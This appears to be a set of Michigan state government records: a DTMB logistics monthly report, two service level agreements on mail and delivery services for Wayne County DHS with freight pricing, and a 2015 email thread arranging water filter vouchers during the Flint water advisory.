- An ITB for AGFA prepress supplies was posted. Bids are due back on May 6, 2013. The current contract expires on July 31, 2013.
- IT continues to work on server refreshes in both CPC and PGS. It is anticipated that all server refreshes will be completed by September 30, 2013.

### **Kudos**

- **From:** Arntz, Renee (DEQ)  
**Sent:** Monday, March 25, 2013 9:03 AM  
**To:** Hodgman, Steve (DTMB); Banks, William (DTMB)  
**Subject:** Thank you

Just wanted to say thank you! I am so glad this Water Treatment 2 order is now complete. One of those jobs that just hung on there and was albatross from beginning to end!!! Appreciate everyone over there. Thanks again!!!

Renee' M. Arntz, Secretary  
 Michigan Department of Environmental Quality  
 Office of Drinking Water and Municipal Assistance

### **Warehouse Services**

- Customer space usage in the Forms and Publication unit for the month of April is at 22,128 square feet. Customer orders for the month are on pace to reach 781.
- Customer space usage in the Furniture Unit will be 10,192 square feet. Customer orders for the month are on pace to reach 44.

### **Surplus Services**

- Surplus Services (SS) is preparing for the Federal GSA audit in July.
- SS is working on the final review of guidelines for the surplus transformation rollout.
- There are three new applications for the Federal program.
- The Van Buren County Road Commission continues to be one of the biggest users of the Federal program.
- DIT completed a SharePoint project to add a “Craigslist”-type of site for state agencies to use.
- MiBid Internet Auction Statistics:



- 119 auctions posted
- 56 vehicles sold
- Monthly sales reached \$306,613.00, with retained revenue of \$81,012.00.

## **Mail Services**

- Thomas Goodine and Mike Armstrong attended the National Postal Forum from March 16 – 21, 2013. With major changes occurring within the Postal Service and Mail Industry, this was an important event to attend, seeking the latest in training and business opportunities adapted to the DTMB Mail operation.
- LOS conducted our annual seminar “Transformations – Reshaping Services to Meet Your Needs” on March 27, 2013. Attendance and reception was very favorable by hosting at Constitution Hall this year. Customers were given an overview of how and why LOS has reshaped. Updates were given regarding the postal service and mail industry.
- Mail and Delivery Services participated in Suspicious Mail training at the JOC with Jason Narin. Additional training was suggested for all Department of State staff that comes into direct contact with the U.S. mail at a future date.
- A meeting was held with an equipment vendor seeking industry performance standards as Mail Services continues to refine and update IPM’s using available data from our equipment.
- A customer meeting was held with MDOT. A resolution for future handling was outlined as well as a customer account credit specific to the shipment costs in dispute by DTMB’s intervention.
- There are continuous discussions with the USPS concerning late mail arrivals to Lansing, causing delays in the distribution of U.S. mail to customers. The USPS Network Optimization and other issues will be a topic for the USPS Quarterly meeting scheduled for May 2, 2013.
- The equipment maintenance RFP was completed and will be posted to all qualified bidders.
- A meeting was held with Telecom to discuss Mail Services Billing. Attendees were Thomas Goodine, Brian Turnbull, Dianne Williams, and Carolyn Rambo. Topics covered: items in monthly reporting for improvement, understanding and future processes and the value of specific items to report all on the table for further discussion.
- A meeting is scheduled with William Walsh from Purchasing for the development of an equipment replacement RFP. This RFP is specific for servicing Secretary of State Renewals by mail program April 22, 2013. Equipment currently in use is obsolete adding to repair and operating costs.
- The mailing services order system was updated to SQL 12. A meeting was also held to discuss replacing the current online ordering process by using the Print Logic system already in place, which was suggested to be the best option and least costly. The possibility of reporting print and mail costs to customers in a unified format is also a factor in looking at the Logic system.
- The Print-to-Post Quarterly Newsletter is complete for customer distribution and posting on DTMB Intranet.
- The Second Quarter Financials meeting was held on April 22, 2013.
- Additional savings to date for the Presort Full Service IMb is \$18,140,58.00. (Reporting reflects period between March 14 – April 16, 2013)

- The quarterly USPS meeting is scheduled for May 2, 2013. USPS District Manager Chuck Howe may be in attendance to provide National/District updates.
- The LOS Customer Survey was completed for the first release on April 29, 2013.
- Scheduling of LOS Customer Meetings will be completed.
- The following savings have been realized by Mail and Delivery Services customers year-to-date:
  - YTD Consulting Savings \$224,323.00
  - YTD Presort Savings Letters \$3,771,829.58
  - YTD Presort Savings Flats \$90,644.54

### **Delivery Services**

- Delivery Services (DS) provided the following services for the month:
  - Office Moves
    - DEQ in Constitution Hall
    - DCH within 109 Washington Square
    - DTMB from Constitution Hall to the Hollister Building
    - DTMB from the Mason Building to the Romney Building
    - Delivered furniture for the Executive Office to Mackinac Island
- DS is meeting with Jones Lang LaSalle on a weekly basis in regards to the Constitution Hall moves.
- Mail runs are being reviewed for possible consolidation.
- DS is reviewing cross training/rotating of drivers on regional and in-town mail runs.

### **Looking Ahead**

- Delivery Services Move Jobs –
  - The second move for DEQ in Constitution Hall is scheduled for May 17, 2013.
  - There is an upcoming move for LARA out of Woodlake Circle.
  - There is an upcoming move for DTMB out of Operations Center.
  - Move jobs are scheduled each weekend throughout the summer.

SERVICE LEVEL AGREEMENT  
between the  
WAYNE COUNTY DEPARTMENT OF HUMAN SERVICES  
and the  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT AND BUDGET  
OFFICE OF SUPPORT SERVICES  
LOGISTICS AND OPERATIONS SUPPORT DIVISION  
MAIL & DELIVERY SERVICES  
regarding  
MAIL DISTRIBUTION SERVICES

This agreement is effective October 1, 2011 and reflects services provided by the Department of Technology, Management and Budget (DTMB), Office of Support Services, Logistics and Operations Support Division, Mail and Delivery Services (MDS) for the Wayne County Department of Human Services (WCDHS). This agreement is subsequent to and replaces the Memorandum Of Agreement (MOA) established by the Department of Technology, Management and Budget and the Family Independence Agency on October 11, 2002.

1. PURPOSE

The purpose of this Service Level Agreement (SLA) is to set forth in writing the terms and conditions under which the DTMB MDS shall perform agreed upon mail distribution services for the WCDHS. It is the goal of this SLA for the DTMB MDS and the WCDHS to work cooperatively, in order to effectively and efficiently provide ongoing mail distribution services for the WCDHS by the DTMB MDS.

2. STATEMENT OF SERVICES

DTMB MDS agrees to perform the mail distribution services and tasks specifically described.

- Scheduled drop off/pickup service to the WCDHS office locations in Wayne County. See Attachment A for locations.
- Services include pickup, sort and delivery of ID mail and packages for said office locations.
- Each office will have one location at which ID mail and packages will be delivered and picked up.
- MDS personnel will enter DHS offices via the front door unless delivery access is available,

3. TIME TABLE FOR SERVICES

- Once per day, on standard state business days, drop off and pickup at the designated drop point, for each of the office locations in Wayne County on Attachment A.
- A schedule of delivery/pickup time at each site will be published.
- WCDHS offices have no critical time requirements for the ID mail and package pickup or delivery.

#### 4. SERVICE STANDARDS

- Agency labeling of ID mail and packages is required for prompt delivery. Standard regular postal mail labeling is the required format.
- DTMB MDSD provided a training document for mail and package address requirements for WCDHS to disseminate to offices and staff.
- Incomplete address and undeliverable mail and packages will be returned to the WCDHS SLA manager or designated representative for re-labeling.
- WCDHS will provide DTMB MDS a primary contact name, phone number and address for each WCDHS office that will receive the ID mail and packages. This contact will facilitate ID mail and package service for their building.

#### 5. SERVICES NOT INCLUDED IN THIS AGREEMENT

- Exclusive use of equipment or labor in providing services.
- Delivery of any incoming U.S. Mail (U.S. Postal Service carriers are responsible for delivering U.S. mail to each office.)
- Packaging (bundling and labeling) and metering services.
- Emergency deliveries/pickups.
- Freight delivery.
- Inter-department (ID) mail to other DHS sites not served by DTMB MDS. See Attachment B for listing of DHS offices served by DTMB MDS ID Mail System.

#### 6. PRICE AND PAYMENTS

Effective Fiscal Year 2004 GF/GP funds permanently transferred from DHS to DTMB for the services provided for in this SLA.

#### 7. AGREEMENT TERMS

This agreement shall be effective upon the signature of both parties. DTMB MDS and WCDHS agree to conduct quarterly reviews of service no later than the end of the first week of the new quarter. Annual review of new rates and renewal of the SLA by the signatories will be accomplished no later than September 15th. The reviews shall include the following: problems and concerns, overall service and performance, and operational modifications. Either party upon 90 days written notice may terminate this agreement. This SLA is the official commitment between DTMB MDS and WCDHS for said mail distribution services for WCDHS locations.

#### 8. CHANGES IN SCOPE OF AGREEMENT

It is understood and agreed that significant policy and operational changes will be developed and documented in writing. It is understood and agreed that major changes may modify the service expectations and cost of service.

In the event of a significant policy, budgetary or operational program change by either WCDHS or DTMB, the originating party is responsible to consult with the other party beforehand and a reasonable period of time is given for outlining and pricing the service level change before implementation. Each SLA manager will obtain appropriate approvals for the changes. A copy of the changes will be submitted to

DTMB MDS and included with the SLA master file. SLA managers will ensure all customers and stakeholders are informed of the changes made to the agreement.

## 8. QUALITY ASSURANCE

Managing the Agreement: DTMB MDS and WCDHS will designate an individual as the SLA manager to perform the following:

- Facilitate annual renewal of the SLA.
- Serve as the point of contact for problems or concerns related to the SLA.
- Maintain ongoing contact between the customer and service provider.
- To ensure quality and timely delivery of ID mail and packages, WCDHS SLA manager will provide DTMB MDS a list of employees in each WCDHS office, and update such list periodically, not less than annually.
- Facilitate or participate in conflict resolution process regarding service effectiveness.
- Plan and conduct quarterly reviews to include the discussion of customer surveys.

SLA managers will mutually agree upon any changes in schedule and/or routes.

## 9. PROBLEM MANAGEMENT PROCESS

Should a problem arise related to the Agreement, it will be handled in the following manner. Staff will attempt to resolve problems through communication of the issues and developing solutions. If an effective mutually agreeable resolution cannot be reached the SLA managers will assist in developing an appropriate resolution.

## AGREEMENT REPRESENTATIVES

WCDHS SLA Manager: David Endyke

Phone/email: 313-456-1324 [endyked@michigan.gov](mailto:endyked@michigan.gov)

WCDHS Contract Manager: Edna Nunn

Phone/email: 313-456-1267 [NunnE@michigan.gov](mailto:NunnE@michigan.gov)

DTMB SLA Manager: Tim Welsh

Phone/email: 313-456-4029 [Welsht@michigan.gov](mailto:Welsht@michigan.gov)

Problem Escalation: If problems arise that cannot be resolved in the normal manner; the escalation process for problem resolution is as follows

WCDHS: Derle Barnes

Phone/email: 313-456-1026 [barnesd3@michigan.gov](mailto:barnesd3@michigan.gov)

DTMB MDS: Ralph Smith

Phone/email: 517-322-6788 [smithr4@michigan.gov](mailto:smithr4@michigan.gov)

DTMB MDS: William Doxie

Phone/email: 517-636-0731 [doxiew@michigan.gov](mailto:doxiew@michigan.gov)

## WCDHS

2<sup>nd</sup> Contact – Dwayne Haywood, Director Wayne County DHS

3<sup>rd</sup> Escalation Contact – Terry Beurer, Interim Director of Field Services, DHS

## DTMB

2<sup>nd</sup> Contact – Kristi Thompson, Director, LOS Division

3<sup>rd</sup> Escalation Contact – Joyce Van Coevering, Director, Office of Support Services

## 10. DURATION

The duration of this Agreement will be ongoing and is subject to periodic review. At a minimum, the Agreement will be reviewed annually or as determined necessary by either party. Mutually agreed upon changes will be incorporated into the Agreement and a revised agreement will be issued.

## 11. EQUIPMENT

DTMB MDSD will provide vehicles for service commitments.

## 12. STAFF

DTMB MDSD is expected to staff at such levels to ensure commitment to service and time schedules as called out in items 2 and 3 of this SLA.

## 13. AUTHORITY

The Management and Budget Act (Public Act 431 of 1984, as Amended)

Article 1 General Provisions, Section 18.1141 (c) Duties of department are to provide centralized management of auxiliary services when advantageous to state government, after consultation with any affected state agency.

## 14. SIGNATORIES

The signatories warrant that they are authorized to sign and execute this Agreement on behalf of their respective departments.

**WAYNE COUNTY DEPARTMENT  
OF HUMAN SERVICES**

**DEPARTMENT OF TECHNOLOGY,  
MANAGEMENT AND BUDGET  
OFFICE OF SUPPORT SERVICES  
LOGISTICS & OPERATIONS  
SUPPORT DIVISION  
MAIL & DELIVERY SERVICES**

Dwayne A. Haywood  
Director

Date

Kristi Thompson  
Director

Date

ATTACHMENT A  
WCDHS Office Locations  
10/01/11

Location	Time
LAFAYETTE ADULT MEDICAL 2000 W. LAFAYETTE Detroit	8:30 AM
FORT WAYNE DISTRICT OFFICE 6534 W. JEFFERSON ST. Detroit	8:35 AM
TAYLOR DISTRICT OFFICE 22050 PENNSYLVANIA RD. Taylor	8:50 AM
WESTERN WAYNE CFS 25350 ECORSE RD. Taylor	9:15 AM
INKSTER DISTRICT OFFICE 27407 HAMLIN RD. Inkster	9:30 AM
REDFORD DISTRICT 27260 PLYMOUTH RD. Redford	9:50 AM
GREYDALE DISTRICT OFFICE 17330 GREYDALE ST. Detroit	10:10 AM
GrandMont District Office 17411 Grand River Detroit	10:20 AM
GREENFIELD / JOY DISTRICT OFFICE 8655 GREENFIELD DISTRICT Detroit	10:30 AM
OAKMAN ADULT SERVICES 4505 OAKMAN BLVD. Detroit	11:15 AM
GRAND RIVER / WARREN DISTRICT OFFICE 5131 GRAND RIVER Detroit	11:30 AM
GLENDALE DISTRICT OFFICE 396 GLENDALE ST. Detroit	11:45 AM
NORTH CENTRAL CFS 13233 HAMILTON Detroit	12:00 PM
Hamtramack District Office 12140 Joseph Campau Hamtramack	12:50 PM
GRATIOT / 7 MILE DISTRICT OFFICE 14061 LAPPIN ST.	1:10 PM



Detroit	
Warren / Connor 4733 Connor St. Detroit	1:25 PM
SOUTH CENTRAL CFS 1801 E. CANFIELD Detroit	2:00 PM
WCDHS DETROIT MEDICAL CENTER 4707 ST. ANTOINE Detroit	2:30 PM
CADILLAC PLACE MAILROOM 3068 W. GRAND BLVD. Detroit	3:00 PM

## ATTACHMENT B

### DHS Office Locations Served by DTMB ID Mail System

10/01/11

#### Lansing

Grand Tower Bldg, 235 S. Grand Ave, Lansing  
Child Support, 111 S. Capitol, Lansing  
DDS, 608 W. Allegan, Lansing  
Healthy Kids Unit, 2651 Coolidge, East Lansing  
Ingham County, 5303 S. Cedar, Lansing  
Payment Document Control, 106 W. Allegan, Lansing

#### Mid-Michigan

Clinton County, 201 W. Railroad St, St. Johns  
Gratiot County, 201 Commerce Dr., Ithaca  
Shiawassee County, 1975 W. Main, Owosso  
Eaton County, 1050 Independence Blvd, Charlotte  
Jackson County, 301 Louis Glick Hwy, Jackson  
Ionia County, 920 W. Lincoln, Ionia

#### East Michigan

All DHS offices, Cadillac Place  
All Wayne County district offices  
Midtown – SE OCS, 1145 W. Grand Blvd, Detroit  
Macomb County Central Administration, 19700 Hall Rd, Clinton Township  
Macomb County, 21885 Dunham Rd., Mt. Clemens  
Macomb County, 41227 Mound Rd., Sterling Heights  
Macomb County, 21885 Dunham Rd, Mt. Clemens  
Oakland County District Four, 235 N. Saginaw, Pontiac  
Oakland County, 28 N. Saginaw St., Pontiac  
Oakland County, 5111 Woodward Ave., Pontiac  
Oakland County, 30755 Montpelier Dr, Madison Heights  
Oakland County, 195 Ladd Rd, Walled Lake  
Genesee County, 127 Union, Flint  
Regulatory Services, G1388 W. Bristol, Flint  
Saginaw County, 414 E. Genesee, Saginaw  
Washtenaw County, 22 Center St, Ypsilanti  
Livingston County, 2300 E. Grand River, Howell  
Lapeer County, 1505 Suncrest, Lapeer  
Maxey Training School, 9036 M-36, Whitmore Lake

#### West Michigan

Barry County, 430 E. Barfield, Hastings  
Calhoun County, 190 E. Michigan, Battle Creek  
Kalamazoo County, 322 Stockbridge, Kalamazoo  
DDS, 151 S. Rose, Kalamazoo  
Kent County, 415 Franklin, Grand Rapids  
Kent County, 352 Ottawa NW, Grand Rapids  
Muskegon County, 2700 Baker St, Muskegon

SERVICE LEVEL AGREEMENT  
between the  
WAYNE COUNTY DEPARTMENT OF HUMAN SERVICES  
and the  
MICHIGAN DEPARTMENT OF TECHNOLOGY, MANAGEMENT AND BUDGET  
OFFICE OF SUPPORT SERVICES  
LOGISTICS & OPERATIONS SUPPORT DIVISION  
MAIL & DELIVERY SERVICES  
regarding  
DELIVERY SERVICES

This agreement is effective October 1, 2011 and reflects delivery services provided by the Department of Technology, Management and Budget (DTMB), Office of Support Services, Logistics and Operations Support Division, Mail and Delivery Services (MDS) for the Wayne County Department of Human Services (WCDHS).

**1. PURPOSE**

The purpose of this Service Level Agreement (SLA) is to set forth in writing the terms and conditions under which DTMB MDS shall perform agreed upon delivery services for WCDHS.

**2. STATEMENT OF SERVICES**

DTMB MDSD agrees to perform the following services:

- Pickup and deliver Interdepartmental (ID) Mail and desk mail to be metered, between General Services Building (GSB), Lansing and the Cadillac Place, Detroit
- Deliver forms, envelopes, printing orders from the GSB in Lansing to the Cadillac Place, Detroit and the Wayne County Department of Human Services District Offices.
- Deliver reports generated by DTMB Consolidated Print Center (CPC) in Lansing to the Cadillac Place, Detroit and Wayne County Department of Human Services District Offices.
- Provide WCDHS Resource Management Unit with documentation to support DTMB monthly charges. This will include an electronic billing summary.

**3. SERVICE TIMEFRAME**

- Daily, on state business days, drop off/pickup ID Mail and desk mail to be metered, between the GSB in Lansing and the Cadillac Place, Detroit.
- Once per week, deliver forms, envelopes, and print orders from GSB in Lansing to Detroit, Cadillac Place and Wayne County District Offices. If cost effective to WCDHS, DTMB MDS reserves the option to use a commercial carrier for specific shipments.
- Daily, on state business days, deliver reports generated by the DTMB CPC to Detroit, Cadillac Place.

#### 4. SERVICE STANDARDS

- Proper addresses on ID Mail and packages are required for prompt delivery.
- Incomplete address and undeliverable mail and packages will be returned to the WCDHS Mail Room.

#### 5. SERVICES NOT INCLUDED IN THIS AGREEMENT

- Exclusive use of equipment or labor in providing freight services.
- Delivery of any incoming and outgoing U.S. Mail.
- Packaging (bundling and labeling).
- Emergency pickups and deliveries.
- Use of DTMB Scheduled and On-demand delivery services. If requested see prices in Appendix A.
- Delivery of ID Mail between WCDHS District Offices and WCDHS offices in Detroit Cadillac Place. These services are covered under a separate Service Level Agreement.

#### 6. PRICE AND PAYMENTS

- ID Mail service between GSB in Lansing and Detroit Cadillac Place is priced using the DTMB rates established annually by DTMB. DTMB will provide WCDHS with the upcoming Fiscal Year rates by September 15th of each year. Pricing for FY12 is included in Appendix A.
- Shipment of forms, envelopes, print orders and reports generated by the CPC are priced by weight and distance. Weight of the reports generated daily by the CPC will be based on an average established at the beginning of each fiscal year. Pricing is fixed for the fiscal year and will only be changed if there is a change in service. A price list for shipping these items is included in Appendix A.
- DTMB will inter-account bill DHS Accounting on a monthly basis for the services provided in this SLA.
- DTMB will charge for delivery services provided to WCDHS using Index 76840, PCA 62066, Object Code 6145.

#### 7. AGREEMENT TERMS

This agreement shall be effective upon the signature of both parties. DTMB MDS and WCDHS agree to conduct quarterly reviews of service no later than the end of the first week of the new quarter. Annual review of new rates and renewal of the SLA by the signatories will be accomplished no later than September 15th. The reviews shall include the following: problems and concerns, overall service and performance, and operational modifications. Either party upon 90 days written notice may terminate this agreement.

#### 8. CHANGES IN SCOPE OF AGREEMENT

It is understood and agreed that significant changes in service levels will be agreed upon by both parties and documented in writing. It is understood and agreed that major changes may modify the service expectations and cost of service. In the event of a significant change by either DTMB MDS or WCDHS, the originating party is responsible to consult with the other party beforehand. Each SLA manager will obtain appropriate approvals for the changes. A copy of the changes will be made part of the original SLA.

## 9. PERIODIC REPORTS

- DTMB will print and send the "Revenue FIA" report to WCDHS Resource Management Unit on a monthly basis.
- DTMB will provide DHS Accounting, for forwarding to WCDHS Resource Management Unit, documentation to support DTMB monthly charges. This will include an electronic billing summary.

## 10. QUALITY ASSURANCE

DTMB MDS and WCDHS will designate an individual as the SLA manager. The SLA managers will:

- Serve as the point of contact for issues related to services covered by this SLA.
- Facilitate or participate in conflict resolution related to all services covered by this agreement.
- Delegate responsibilities to, or seek the assistance of, colleagues, subordinates or members of the their respective staff as needed to address issues that may arise under the SLA.
- Conduct quarterly reviews.
- Facilitate the annual renewal of the SLA.

## 11. PROBLEM RESOLUTION AND ESCALATION PROCESS

Problems related to services covered by this Agreement will be handled in the following manner:

- Staff will attempt to resolve problems.
- If staff is not able to resolve the problem, the problem will be escalated to the SLA managers.
- If SLA managers are not able to resolve the problem, the problem will be escalated to the respective division administrators.

## 12. AGREEMENT REPRESENTATIVES

- DTMB MDS SLA Manager: Ralph Smith, Phone: 517-322-6788, [smithr4@michigan.gov](mailto:smithr4@michigan.gov)
- DTMB MDS Contract Manager: William Doxie  
Phone/email: 517-636-0731 [DoxieW@michigan.gov](mailto:DoxieW@michigan.gov)
- Wayne County Department of Human Services SLA Manager: David Endyke,  
Phone: 313-456-1324, Email: [endyked@michigan.gov](mailto:endyked@michigan.gov)
- WCDHS Contract Manager: Edna Nunn  
Phone/email: 313-456-1267 [NunnE@michigan.gov](mailto:NunnE@michigan.gov)
- DTMB LOS/MDS Division Administrator: Kristi Thompson., Phone: 517-636-5407, [Thompsonk1@michigan.gov](mailto:Thompsonk1@michigan.gov)
- Wayne County Department of Human Services Interim Director of Field Support Services Administration: Terry Beurer, Email: [beurerT@michigan.gov](mailto:beurerT@michigan.gov)

## 13. SIGNATORIES

The signatories warrant that they are authorized to sign and execute this Agreement on behalf of their respective departments.

**WAYNE COUNTY DEPARTMENT  
OF HUMAN SERVICES**

**DEPARTMENT OF TECHNOLOGY,  
MANAGEMENT AND BUDGET**

**OFFICE OF SUPPORT SERVICES  
LOGISTICS & OPERATIONS  
SUPPORT DIVISION  
MAIL & DELIVERY SERVICES**

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Dwayne A. Haywood      Date  
Director

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Kristi Thompson      Date  
Director

## Appendix A – Fiscal Year 2012 Pricing

- ID Mail delivery service between GSB, Lansing and the Cadillac Place, Detroit: \$429.59 per month.
- These are the rates for freight delivery service from Lansing to Detroit on DTMB's regularly scheduled freight runs. Bulk orders of publications, forms, and envelopes from the General Services Building warehouse as well as printing orders and reports generated by the Consolidated Print Center are placed on these scheduled runs. These rates are subject to quarterly changes.

### Rates October 2011

o	Min- 500 lbs	\$66.02
o	501- 600 lbs	\$70.23
o	601 – 1000 lbs	\$84.29
o	1001 – 1200 lbs	\$105.34
o	1201 – 1500 lbs	\$126.40
o	1501 – 2000 lbs	\$158.00
o	2001 – 2500 lbs	\$175.67
o	2501 – 3000 lbs	\$219.58
o	3001 – 5000 lbs	\$263.50

For freight 5000 lbs or less  
billing is based on actual  
weight. Rates shown are the  
maximum for the weight  
class. ie: 2001 lbs. will be  
less than \$175.67

o	5001 – 7000 lbs	\$363.04
o	7001 – 9000 lbs	\$417.49
o	9001 – 11000 lbs	\$480.12
o	11001 – 13000 lbs	\$552.13
o	13001 – 15000 lbs	\$634.95
o	15001 – 17500 lbs	\$730.20
o	17501 – 40000 lbs	\$839.73

For freight above 5000 lbs.  
rates shown are same for all  
weights in the class. ie: 6000  
lbs. will cost \$363.04  
40000 is max capacity of our trailers

- On-demand Freight Service: DTMB Freight performs limited dedicated moves for customers. Customers can hire a truck and drivers by the hour or day to perform customized moving jobs. Labor and vehicle charges apply driving to and from the job site. These are DTMB's published rates:
  - Labor cost per hour           \$ 76.60
  - Vehicle cost per hour       \$ 17.30
  - Vehicle cost per mile       \$ 0.99
  - Vehicle cost per day       \$ 138.38



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**From:** Sanches, Christine (DHHS)  
**Sent:** Friday, October 02, 2015 8:55 AM  
**To:** Cooley, Tom (DTMB)  
**Cc:** VanCoevery, Joyce (DTMB);Thompson, Kristi (DTMB)  
**Subject:** URGENT PRINT REQUEST CITY OF FLINT WATER  
**Attachments:** IMG\_0019.JPG; ATT00001.txt

**Importance:** High

Tom,

HELP!!!!

CITY OF FLINT WATER ..... PUBLIC HEALTH ADVISORY

DHHS NEEDS TO PRINT 25,000 VOUCHERS FOR CUSTOMERS TO PICK UP A WATER FILTER ASAP.

Chris

Christine H. Sanches  
Director, Office of Contracts & Purchasing Michigan Department of Health & Human Services Suite 1201  
235 S. Grand Ave.  
Lansing, MI 48933  
[sanchesC@michigan.gov](mailto:sanchesC@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

-----Original Message-----

From: [farahhanley@gmail.com](mailto:farahhanley@gmail.com) [<mailto:farahhanley@gmail.com>]  
Sent: Friday, October 2, 2015 8:45 AM  
To: Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
Subject: Picture voucher

---

**From:** Miller, Mark (DTMB)  
**Sent:** Monday, October 05, 2015 12:32 PM  
**To:** Banks, William (DTMB);Thompson, Kristi (DTMB);Best, Bradley (DTMB);Chipman, Dan (DTMB)  
**Subject:** FW: Flint Water Update

Looks like the project is not going to happen.  
We should still remain on alert incase that changes.

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Monday, October 05, 2015 11:45 AM  
**To:** Miller, Mark (DTMB) <millerm13@michigan.gov>  
**Cc:** Weber, Corie (DHHS) <WeberC@michigan.gov>; Thompson, Sheryl D. (DHHS) <ThompsonS2@michigan.gov>; Hanley, Farah (DHHS) <hanleyf@michigan.gov>; Cooley, Tom (DTMB) <cooleyt@michigan.gov>  
**Subject:** RE: Flint Water Update

Mark,

Change in course of action. The plan now is to have the client pick up the water filter at the local DHHS office, no need for a voucher to be printed as of now. I will keep you updated as I hear more.

Thanks,

Chris

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Monday, October 5, 2015 10:05 AM  
**To:** Miller, Mark (DTMB) <millerm13@michigan.gov>  
**Subject:** RE: Flint Water Update

yes

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**From:** Miller, Mark (DTMB)  
**Sent:** Monday, October 5, 2015 10:03 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Subject:** RE: Flint Water Update

OK, thanks.  
We will make the edits.  
Do you want to wait for the products info before we send another proof?

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Monday, October 05, 2015 9:31 AM  
**To:** Miller, Mark (DTMB) <millerm13@michigan.gov>

**Cc:** Cooley, Tom (DTMB) <cooleytm@michigan.gov>; Hanley, Farah (DHHS) <hanleyf@michigan.gov>

**Subject:** FW: Flint Water Update

Mark,

Please make the following changes to the voucher:

Remove Meijer completely.

Add two more store addresses for Walmart:

6170 S. Saginaw Rd, Grand Blanc, MI 48439

11493 N. Linden Rd., Clio, MI 48420

There are two date fields. There is no need to have two. Remove the one under the client name line.

Add a statement: "Please present this voucher to the clerk upon checkout at the register."

Still waiting to hear if we are going to add additional products to the list.

Chris

Christine H. Sanches

Director, Office of Contracts & Purchasing

Michigan Department of Health & Human Services

Suite 1201

235 S. Grand Ave.

Lansing, MI 48933

[sanchesch@michigan.gov](mailto:sanchesch@michigan.gov)

517-335-1161 desk

517-614-9948 cell



---

**From:** Hanley, Farah (DHHS)

**Sent:** Sunday, October 4, 2015 2:19 PM

**To:** Cook, Rebecca (DTMB) <CookR6@michigan.gov>

**Cc:** Rigg, Steve (DTMB) <RiggS@michigan.gov>; Sederburg, Kari (DHHS) <SederburgK@michigan.gov>; Schoenow, Kris (DHHS) <SchoenowK@michigan.gov>; Becker, Timothy (DHHS) <beckert1@michigan.gov>; Hertel, Elizabeth (DHHS) <HertelE@michigan.gov>; Sanches, Christine (DHHS) <SanchesC@michigan.gov>; Lasher, GERALYN (DHHS) <lasherger@michigan.gov>; Cooley, Tom (DTMB) <cooleytm@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Maynard, Sharon (DTMB) <maynards1@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Stephen, Kimberly (DHHS) <STEPHENK@michigan.gov>; Kangas, Susan (DHHS) <KangasS1@michigan.gov>; Smith, Terri (DHHS) <SmithT42@michigan.gov>; Scott, Teri (DHHS) <ScottT13@michigan.gov>; Gillette, Patrice (DHHS) <GilletteP@michigan.gov>; Carey, Marilyn (DHHS) <careym@michigan.gov>; Beurer, Terrence (DHHS) <BeurerT@michigan.gov>; Epkey, Amy (DEQ) <epkeya@michigan.gov>; McDonald, Paul (DEQ) <mcdonaldp@michigan.gov>; Ray, Patricia (DHHS) <RayP2@michigan.gov>; Moran, Susan (DHHS) <MoranS@michigan.gov>; Kaiser Van Dam, Paula (DHHS)

<KaiserP@michigan.gov>

**Subject:** Re: Flint Water Update

Sounds like we are good with initiative number 2 - filters will get delivered so we are good to go.

So far as the vouchers go - we need to remove reference to Meijer and only have the vouchers be good for Wal Mart. Chris - Can you do this so we can get vouchers printed and finalized Monday morning through DTMB?

Please let everyone know if there are any other details or issues we're missing. Sorry for all the emails but it was the only way we could think of to get everyone on the same page. Thanks for everyone's help.

Sent from my iPad

On Oct 3, 2015, at 7:57 PM, Cook, Rebecca (DTMB) <CookR6@michigan.gov> wrote:

Per Farah's phone conversation earlier today with Jeff Brownlee, the water pitcher option is not being pursued.

DHHS remains the lead on creating the voucher.

Home Depot will deliver 5000 filters around 8 am on Monday morning. Per DHHS' purchase order, they are the type that attach to the faucet. The PO is for a total of 20,000 of this type of filter. The under sink mount model was not ordered.

I spoke with Home Depot this afternoon and they will confirm price and lead time on the under sink mount model, in case DHHS would also like to issue a purchase order for this. I will pass along info to the group as it is received.

Please feel free to call with any questions.

Rebecca Cook

517-930-4015

On Oct 3, 2015, at 1:28 PM, "Hanley, Farah (DHHS)" <hanleyf@michigan.gov> wrote:

All - Please read the following as some of these items and changes may reflect your work depending on what department you're in.

Here's the latest:

Re Item #1 - Vouchers to DHHS clients - We need the vouchers to please have noted on the voucher 3 options available to the client for Wal Mart to get to the local offices -

1. An over the counter on the faucet filter
2. A pitcher with a filter in it
3. An under the counter / sink filter.

Whoever is developing the voucher - would you please update it for these three items? So far as specs go, DHHS purchasing has been checking the website for which specs to use. When updating the voucher I assume it needs to have those specs?

Re Item #2 - Filters from the DTMB Vendor to the Community Action Agency in Genesee County - Same as above, we'll need to have three options available so there's consistency among the options.

We're asking DHHS and DTMB to please use this latest info - ask whatever questions we need answered - to make this happen. If it's too late to do all three filter options, we can amend purchase orders if necessary.

If anyone believes I've missed anything or stated anything incorrectly please feel free to chime in here.

Sent from my iPad

On Oct 2, 2015, at 4:32 PM, Rigg, Steve (DTMB) <[RiggS@michigan.gov](mailto:RiggS@michigan.gov)> wrote:

Under the counter filters from Grainger are going to be priced around \$150 each, their supplier stock is low at 860 units (3M Company out of Minnesota), and could be difficult for some to install.

The Home Depot faucet filters are much easier to install and priced at \$17.47 each with a 2-pack of replacement filters available for \$24.87.

Home Depot will have 20,000 filters shipped to one of their local Flint stores on Saturday and can be delivered on Sunday to the GCCARD if someone is available, otherwise will be delivered on Monday. Dave from Home Depot has already been in contact with Matt Purcell from GCCARD.

*Steve Rigg*

Buyer, Commodities Division

DTMB/Procurement

Constitution Hall, First Floor NE

525 W. Allegan Street

P. O. Box 30026

Lansing, MI 48933

(517) 284-7043 (phone)

(517) 335-0046 (fax)

1-855-647-8724 (toll free customer service)

[www.michigan.gov/micontractconnect](http://www.michigan.gov/micontractconnect)

Online Bidding Website: [www.buy4michigan.com](http://www.buy4michigan.com)

---

**From:** Sederburg, Kari (DHHS)

**Sent:** Friday, October 02, 2015 3:34 PM

